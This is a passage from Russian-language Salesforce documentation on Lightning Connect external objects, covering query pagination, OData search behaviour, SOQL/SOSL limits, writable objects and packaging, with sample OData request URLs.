- Поля взаимосвязи непрямого поиска могут создаваться только для внешних объектов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Только объекты, содержащие настраиваемое поле с атрибутами «Внешний код» и «Уникальное», доступны во взаимосвязях непрямого поиска в качестве родительских объектов. При отсутствии нужного объекта во время создания поля взаимосвязи непрямого поиска рекомендуем добавить настраиваемое поле уникального внешнего кода в данный объект.

СМ. ТАКЖЕ:

[Взаимосвязи внешних объектов](#)

[Рекомендации по синхронизации для Lightning Connect: все адаптеры Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

Рекомендации по использованию лент записей для Lightning Connect: все адаптеры

Ленты Chatter для внешних объектов используют некоторые особые алгоритмы и ограничения.

- Внешние объекты не поддерживают функцию отслеживания журнала поля.
- Ленты записей не поддерживаются внешними объектами Lightning Connect, которые соотносятся с крупными внешними источниками данных.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition.**

Рекомендации по использованию запросов API для Lightning Connect: все адаптеры

Особые алгоритмы и ограничения применяются к вызовам `queryAll()` и `queryMore()` для внешних данных.

#### **queryAll()**

Система Salesforce не отслеживает изменения внешних данных, поэтому `queryAll()` выполняется аналогично `query()` для внешних объектов.

#### **queryMore()**

Как правило, запросы Lightning Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. При запросе внешних объектов Lightning Connect получает доступ к внешним данным в режиме реального времени посредством выносок веб-служб. Каждый вызов `queryMore()` возвращает выноску веб-службы. Границы пакета и размеры страницы определяются адаптером и способом настройки внешнего источника данных.

Воспользуйтесь рекомендациями ниже.

- Рекомендуем избегать пагинации путем фильтрации запросов внешних объектов для возврата меньшего количества строк, чем размер пакета, который по умолчанию составляет 500 строк. Помните, что получение каждого пакета требует выполнения вызова `queryMore()`, возвращающего выноску веб-службы.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition.**

- При частом изменении внешних данных рекомендуем избегать использования вызовов `queryMore()`. Изменение внешних данных между вызовами `queryMore()` может инициировать непредвиденный `QueryResult`.

Если основной объект для оператора `SELECT` является внешним, то `queryMore()` поддерживает только данный основной объект и не поддерживает подзапросы.

#### [Рекомендации по использованию запросов API для Lightning Connect: адаптер OData 2.0](#)

Некоторые особые алгоритмы и ограничения влияют на запросы API внешних данных посредством адаптера OData 2.0 для Lightning Connect.

#### [Рекомендации по использованию запросов API для Lightning Connect: настраиваемый адаптер](#)

Некоторые особые алгоритмы и ограничения влияют на запросы API внешних данных посредством настраиваемых адаптеров для Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию SOQL для Lightning Connect: все адаптеры Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

### Рекомендации по использованию запросов API для Lightning Connect: адаптер OData 2.0

Некоторые особые алгоритмы и ограничения влияют на запросы API внешних данных посредством адаптера OData 2.0 для Lightning Connect.

По умолчанию адаптер OData 2.0 для Lightning Connect использует пагинацию под управлением клиента. Так, адаптер OData 2.0 преобразует каждый вызов `queryMore()` в запрос OData, использующий системные параметры запроса `$skip` и `$top` для определения границы пакета и размера страницы. Данные параметры аналогичны использованию условий `LIMIT` и `OFFSET` для постраничного просмотра результирующего набора.

При включении пагинации под управлением сервера для внешнего источника данных размеры страницы и границы пакета определяются внешней системой. Кроме того, внешняя система пропускает любые границы пакета или размеры страницы, указанные в запросах.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию запросов API для Lightning Connect: все адаптеры](#)

[Параметры строки запроса OData](#)

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию запросов API для Lightning Connect: настраиваемый адаптер

Некоторые особые алгоритмы и ограничения влияют на запросы API внешних данных посредством настраиваемых адаптеров для Lightning Connect.

Настраиваемые адаптеры для Lightning Connect, создаваемые посредством инфраструктуры коннекторов Apex, не поддерживают вызовы `queryMore()` и пагинацию автоматически. При необходимости внедрите вызовы `queryMore()` и пагинацию под управлением клиента путем использования условий `LIMIT` и `OFFSET` для постраничного просмотра результирующих наборов.

При включении пагинации под управлением сервера для внешнего источника данных внешняя система пропускает любые границы пакета или размеры страницы, указанные в запросах. Прежде чем включить пагинацию под управлением сервера для настраиваемого адаптера, убедитесь, что класс `DataSource.Provider` объявляет возможность `QUERY_PAGINATION_SERVER_DRIVEN` для метода `getCapabilities`. Кроме того, убедитесь, что код Apex создает и использует маркер запроса для определения и извлечения следующего пакета результатов.

Также просмотрите рекомендации, касающиеся всех адаптеров Lightning Connect.

СМ. ТАКЖЕ:

- [Рекомендации по использованию запросов API для Lightning Connect: все адаптеры](#)
- [Пользовательский адаптер для Lightning Connect](#)
- [Руководство разработчика Apex](#)

## Рекомендации по поиску для Lightning Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на поиски внешних объектов.

- Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.
- Рекомендуем настроить внешнюю систему для соответствующей обработки строк поисковых запросов. Например, пользователям может потребоваться поиск по строкам, которые не чувствительны к регистру.

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

### [Рекомендации по поиску для Lightning Connect: адаптер OData 2.0](#)

Некоторые особые алгоритмы и ограничения влияют на поиски внешних данных посредством адаптера OData 2.0 для Lightning Connect.

### [Рекомендации по поиску для Lightning Connect: адаптер OData 4.0](#)

Некоторые особые алгоритмы и ограничения влияют на поиски внешних данных посредством адаптера OData 4.0 для Lightning Connect.

СМ. ТАКЖЕ:

- [Рекомендации по использованию Lightning Connect: все адаптеры](#)
- [Lightning Connect](#)

## ВЕРСИИ

Доступно в: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях:  
**Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и **Lightning Experience**

Доступно в версиях:  
**Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## Рекомендации по поиску для Lightning Connect: адаптер OData 2.0

Некоторые особые алгоритмы и ограничения влияют на поиски внешних данных посредством адаптера OData 2.0 для Lightning Connect.

We send the entire search query string to the external system as a case-sensitive single phrase with all ASCII punctuation characters removed. For example, if a user searches for *Sales & Marketing*, the external system receives “Sales Marketing” as a case-sensitive search query string.

Кроме того, по умолчанию строка поискового запроса используется как значение `substringof` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Рекомендуем применить настраиваемый параметр запроса для свободного текстового поиска в поставщике OData. Введите имя данного параметра строки запроса в поле «Настраиваемый параметр запроса для поиска Salesforce» внешнего источника данных. В примере ниже настраиваемый параметр запроса называется `doSearch`, а строкой поискового запроса является *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле [www.odata.org](http://www.odata.org).

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по поиску для Lightning Connect: все адаптеры](#)

[Параметры строки запроса OData](#)

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

## Рекомендации по поиску для Lightning Connect: адаптер OData 4.0

Некоторые особые алгоритмы и ограничения влияют на поиски внешних данных посредством адаптера OData 4.0 для Lightning Connect.

Мы отправляем полную строку запроса поиска во внешнюю систему как единую фразу, чувствительную к регистру, без пунктуации ASCII. Например, если пользователь выполняет поиск по ключевым словам *Продажи & маркетинг*, внешняя система получает текст «Продажи маркетинг» в качестве строки запроса поиска, чувствительной к регистру.

Кроме того, по умолчанию строка поискового запроса используется как значение `contains` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true&$top=26&
```

Рекомендуется настроить поставщик OData для поддержки поисковых выражений со свободным текстом с системным параметром запроса `$search`. Затем выберите Использовать поисковые выражения со свободным текстом на внешнем источнике данных. В примере ниже строкой поискового запроса является *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле [www.odata.org](http://www.odata.org).

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по поиску для Lightning Connect: все адаптеры](#)

[Параметры строки запроса OData](#)

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

## Рекомендации по использованию SOSL для Lightning Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным.

- Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.
- Внешние объекты не поддерживают компоненты ниже.
  - Оператор INCLUDES
  - Оператор LIKE
  - Оператор EXCLUDES
  - Функция toLabel ()
- Кроме того, внешние объекты не поддерживают условия Salesforce Knowledge, включая условия ниже.
  - Условие UPDATE TRACKING
  - Условие UPDATE VIEWSTAT
  - Условие WITH DATA CATEGORY
- Внешние объекты возвращаются результатами поиска только при их явном упоминании в условии RETURNING. Например:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

### [Рекомендации по использованию SOSL для Lightning Connect: адаптер OData 2.0](#)

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 2.0 для Lightning Connect.

### [Рекомендации по использованию SOSL для Lightning Connect: адаптер OData 4.0](#)

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 4.0 для Lightning Connect.

### [Рекомендации по использованию SOSL для Lightning Connect: пользовательский адаптер](#)

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством пользовательских адаптеров для Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

[Справочное руководство по Force.com SOQL и SOSL](#)

[Lightning Connect](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию SOSL для Lightning Connect: адаптер OData 2.0

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 2.0 для Lightning Connect.

The OData adapters for Lightning Connect don't support logical operators in a FIND clause. We send the entire search query string to the external system as a case-sensitive single phrase with all ASCII punctuation characters removed. Например, запрос FIND {MyProspect OR "John Smith"} выполняет поиск по точной фразе «MyProspect OR John Smith».

Кроме того, по умолчанию строка поискового запроса используется как значение `substringof` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Рекомендуем применить настраиваемый параметр запроса для свободного текстового поиска в поставщике OData. Введите имя данного параметра строки запроса в поле «Настраиваемый параметр запроса для поиска Salesforce» внешнего источника данных. В примере ниже настраиваемый параметр запроса называется `doSearch`, а строкой поискового запроса является *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле [www.odata.org](http://www.odata.org).

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Рекомендации по использованию SOSL для Lightning Connect: все адаптеры](#)

[Справочное руководство по Force.com SOQL и SOSL](#)

[Параметры строки запроса OData](#)

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)



## Рекомендации по использованию SOSL для Lightning Connect: адаптер OData 4.0

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 4.0 для Lightning Connect.

Адаптеры OData для Lightning Connect не поддерживают логические операторы в условии FIND. Мы отправляем полную строку запроса поиска во внешнюю систему как единую фразу, чувствительную к регистру, без пунктуации ASCII. Например, запрос FIND {MyProspect OR "John Smith"} выполняет поиск по точной фразе «MyProspect OR John Smith».

Кроме того, по умолчанию строка поискового запроса используется как значение `contains` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true&$top=26&
```

Рекомендуется настроить производитель OData для поддержки поисковых выражений со свободным текстом с системным параметром запроса `$search`. Затем выберите Использовать поисковые выражения со свободным текстом на внешнем источнике данных. В примере ниже строкой поискового запроса является *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле [www.odata.org](http://www.odata.org).

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Рекомендации по использованию SOSL для Lightning Connect: все адаптеры](#)

[Справочное руководство по Force.com SOQL и SOSL](#)

[Параметры строки запроса OData](#)

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)

## Рекомендации по использованию SOSL для Lightning Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством пользовательских адаптеров для Lightning Connect.

- Функция `convertCurrency()` не поддерживается в запросах SOSL для внешних объектов.
- Условия `WITH` не поддерживаются в запросах SOSL для внешних объектов.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию SOSL для Lightning Connect: все адаптеры](#)

[Справочное руководство по Force.com SOQL и SOSL](#)

[Пользовательский адаптер для Lightning Connect](#)

## Рекомендации по использованию SOQL для Lightning Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным.

- Подзапрос, охватывающий внешние объекты, может извлекать не более 1 000 строк данных.
- Каждый запрос SOQL может содержать не более 4 присоединений для внешних объектов и объектов других типов.

Каждое присоединение требует отдельного полного обхода внешней системы при выполнении запроса. Время ответа для каждого присоединения в запросе может увеличиться.

- Внешние объекты не поддерживают агрегатные функции и условия ниже.
  - Функция `AVG()`
  - Функция `COUNT(fieldName)` (хотя поддерживается и функция `COUNT()`)
  - Условие `HAVING`
  - Условие `GROUP BY`
  - Функция `MAX()`
  - Функция `MIN()`
  - Функция `SUM()`
- Кроме того, внешние объекты не поддерживают компоненты ниже.
  - Оператор `EXCLUDES`
  - Условие `FOR VIEW`
  - Условие `FOR REFERENCE`
  - Оператор `INCLUDES`
  - Оператор `LIKE`
  - Функция `toLabel()`
  - Условие `TYPEOF`
  - Условие `WITH`

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

#### [Рекомендации по использованию SOQL для Lightning Connect: адаптер OData 2.0](#)

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным посредством адаптера OData 2.0 для Lightning Connect.

#### [Рекомендации по использованию SOQL для Lightning Connect: пользовательский адаптер](#)

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным посредством пользовательских адаптеров для Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию SOSL для Lightning Connect: все адаптеры](#)

### Рекомендации по использованию SOQL для Lightning Connect: адаптер OData 2.0

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным посредством адаптера OData 2.0 для Lightning Connect.

- Внешние объекты имеют следующие ограничения для условия ORDER BY.
  - NULLS FIRST и NULLS LAST не обрабатываются.
  - Внешние объекты не поддерживают условие ORDER BY в запросах взаимосвязи.
- Агрегатная функция COUNT () поддерживается только внешними объектами, внешние источники данных которых поддерживают конфигурацию «Количество строк запроса». Так, ответ внешней системы должен содержать общее количество строк результирующего набора.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию SOQL для Lightning Connect: все адаптеры](#)

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

### Рекомендации по использованию SOQL для Lightning Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным посредством пользовательских адаптеров для Lightning Connect.

- Запросы SOQL на основе местоположения для внешних объектов не поддерживаются.
- Если запрос SOQL для внешнего объекта включает один из следующих элементов, он будет завершен с ошибкой.
  - Функция convertCurrency ()
  - Условие UPDATE TRACKING
  - Условие UPDATE VIEWSTAT
  - Условие USING SCOPE
- В условии ORDER BY пропускаются следующие элементы.
  - Синтаксис NULLS FIRST

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Синтаксис `NULLS LAST`

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию SOQL для Lightning Connect: все адаптеры](#)  
[Пользовательский адаптер для Lightning Connect](#)

Рекомендации по использованию внешних объектов с разрешением на запись для Lightning Connect: все адаптеры

Ознакомьтесь с ограничениями и рекомендациями по использованию Lightning Connect для создания, обновления и удаления данных, которые хранятся вне организации Salesforce.

- Внешняя система выполняет обработку конфликтов при записи, поэтому мы не можем гарантировать, что все операции записи, инициированные из Salesforce, будут применены.
- Операции записи, которые запускаются из различных контекстов, могут выполняться в различном порядке.
- API не могут сохранять изменения во внешний объект и в стандартный или настраиваемый объект в ходе одной и той же транзакции.
- В зависимости от того, как внешняя система будет выполнять операции записи из Salesforce, может пройти некоторое время, пока изменения во внешних объектах будут применены. Если вы не видите недавних изменений при просмотре или опросе записи внешнего объекта, повторите попытку позднее.
- Когда пользователь или платформа Force.com редактирует настраиваемое поле для записи внешнего объекта, пробел перед и после значения поля удаляется.
- Когда пользователь предпринимает попытку редактирования внешнего поиска или поля взаимосвязи непрямого поиска, диалоговое окно недоступно для выбора родительской записи.
  - Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля `External ID` для родительской записи.
  - Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и «Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы определить, какие записи связаны, Salesforce сопоставляет значения целевого поля со значениями поля взаимосвязи непрямого поиска для дочернего объекта.

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**.

Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

[Внешние объекты с возможностью записи недоступны для Lightning Connect — адаптер Salesforce](#)

Адаптер Salesforce для Lightning Connect не поддерживает внешние объекты с разрешениями для записи.

[Рекомендации по использованию внешних объектов с разрешением на запись для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

На внешние объекты, связанные с адаптерами OData для Lightning Connect, распространяются некоторые правила обработки и ограничения.

### [Рекомендации по использованию внешних объектов, доступных для записи, для Lightning Connect: настраиваемые адаптеры](#)

Некоторые особые алгоритмы и ограничения влияют на внешние объекты, доступные для записи, которые связаны с настраиваемыми адаптерами для Lightning Connect.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

### **Внешние объекты с возможностью записи недоступны для Lightning Connect — адаптер Salesforce**

Адаптер Salesforce для Lightning Connect не поддерживает внешние объекты с разрешениями для записи.

Пользователи не могут создавать, редактировать или удалять записи во внешних объектах при помощи адаптера Salesforce для Lightning Connect. Однако вы можете разрешить пользователям выполнять вход в организацию поставщика услуг и обновлять записи там.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию внешних объектов с разрешением на запись для Lightning Connect: все адаптеры](#)

[Адаптер Salesforce для Lightning Connect](#)

#### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**.

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### **Рекомендации по использованию внешних объектов с разрешением на запись для Lightning Connect — адаптеры OData 2.0 и 4.0**

На внешние объекты, связанные с адаптерами OData для Lightning Connect, распространяются некоторые правила обработки и ограничения.

- Настраиваемое поле внешнего объекта, связанные со сложным типом OData во внешней системе всегда только для чтения, даже если внешний объект имеет разрешение для записи.
- Внешние объекты с возможностью записи недоступны для внешних источников данных большого объема.
- Убедитесь, что поставщик OData поддерживает следующие глаголы HTTP: POST, PUT, MERGE, PATCH и DELETE.
- Когда пользователь использует интерфейс пользователя Salesforce для редактирования полей записи внешнего объекта, Lightning Connect отправляет запрос HTTP POST внешней системе. Этот запрос POST включает все поля внешнего объекта, в том числе поля, которые не были изменены пользователем.
- Если запись внешнего объекта редактируется при помощи API, только указанные поля включаются в запрос HTTP POST.

#### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**.

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию внешних объектов с разрешением на запись для Lightning Connect: все адаптеры](#)  
[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

### Рекомендации по использованию внешних объектов, доступных для записи, для Lightning Connect: настраиваемые адаптеры

Некоторые особые алгоритмы и ограничения влияют на внешние объекты, доступные для записи, которые связаны с настраиваемыми адаптерами для Lightning Connect.

- Внешние объекты, доступные для записи, не доступны для внешних крупных источников данных.
- Очередные изменения внешних данных выполняются в течение некоторого времени, поэтому записи внешнего объекта, прочитанные последовательно, могут содержать разные данные.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию внешних объектов с разрешением на запись для Lightning Connect: все адаптеры](#)

[Пользовательский адаптер для Lightning Connect](#)

[Руководство разработчика Apex: записываемые внешние объекты в Lightning Connect](#)

### Рекомендации по пакетированию для Lightning Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на пакетирование внешних источников данных, а также их зависимых внешних объектов и настраиваемых полей.

- После установки внешнего источника данных из управляемого или неуправляемого пакета подписчик должен выполнить повторную проверку подлинности во внешней системе.
  - При использовании проверки подлинности паролей подписчик должен повторно ввести пароль в определение внешнего источника данных.
  - При использовании OAuth подписчик должен обновить URL-адрес обратного вызова в конфигурации клиента для поставщика проверки подлинности, а затем выполнить повторную проверку подлинности путем установки флажка «Начать процесс проверки подлинности при сохранении» для внешнего источника данных.
- Сертификаты не подлежат пакетированию. При пакетировании внешнего источника данных, определяющего сертификат, убедитесь, что организация подписчика использует действительный сертификат с тем же именем.
- Внешние объекты управляемых и неуправляемых пакетов добавляются в компонент настраиваемого объекта.
- Добавление внешнего источника данных в пакет препятствует автоматическому добавлению других компонентов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Добавление внешнего объекта в пакет инициирует автоматическое добавление списковых представлений, макетов страниц, настраиваемых полей, компонента настраиваемого объекта, определяющего внешний объект, и внешнего источника данных. Если внешний объект содержит поля взаимосвязи поиска, внешнего поиска или непрямого поиска, то родительские объекты добавляются в пакет автоматически.
- Если доступ к внешнему источнику данных назначается посредством набора полномочий или параметров профиля, добавленных в пакет, то включенные внешние источники данных добавляются в пакет автоматически.
- Назначение внешнего объекта посредством набора полномочий или параметров профиля, добавленных в пакет, инициирует автоматическое добавление настраиваемых полей, списковых представлений, макетов страниц, компонента настраиваемого объекта, определяющего внешний объект, и внешнего источника данных.

СМ. ТАКЖЕ:

[Рекомендации по использованию Lightning Connect: все адаптеры Lightning Connect](#)

Рекомендации по использованию Salesforce1 для Lightning Connect: все адаптеры

Приложение Salesforce1 позволяет пользователям просматривать и искать внешние объекты, но использует некоторые особые алгоритмы и ограничения.

Ниже перечислены условия, при выполнении которых внешние объекты автоматически добавляются в раздел «Недавние» меню навигации приложения Salesforce1 как часть компонента «Элементы интеллектуального поиска». При необходимости коснитесь пункта **«Больше»**. Кроме того, если условия являются истинными, то связанные списки для внешних объектов отображаются в приложении Salesforce1 при просмотре родителей данных внешних объектов.

- Подобно настраиваемым объектам, внешние объекты должны быть назначены доступным вкладкам, а полномочия объекта должны быть предоставлены посредством профилей или наборов полномочий.
- Внешние источники данных, связанные с внешними объектами, не должны использовать флажок «Большой объем данных». Данное требование не применяется к адаптеру Salesforce для Lightning Connect.

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

[Рекомендации по использованию Salesforce1 для Lightning Connect: адаптер OData 2.0](#)

Некоторые особые алгоритмы и ограничения влияют на доступ Salesforce1 к внешним данным через адаптер OData 2.0 для Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по использованию Lightning Connect: все адаптеры Lightning Connect](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию **Salesforce1** для **Lightning Connect**: адаптер **OData 2.0**

Некоторые особые алгоритмы и ограничения влияют на доступ **Salesforce1** к внешним данным через адаптер **OData 2.0** для **Lightning Connect**.

Для отображения внешних объектов в перечисленных ниже приложениях необходимо установить флажок «Добавить в поиски **Salesforce**» в соответствующих внешних источниках данных.

- Загружаемое приложение **Salesforce1** для **iOS**
- Мобильное веб-приложение **Salesforce1** для устройств **iOS**

Также изучите рекомендации, применимые ко всем адаптерам **Lightning Connect**.

СМ. ТАКЖЕ:

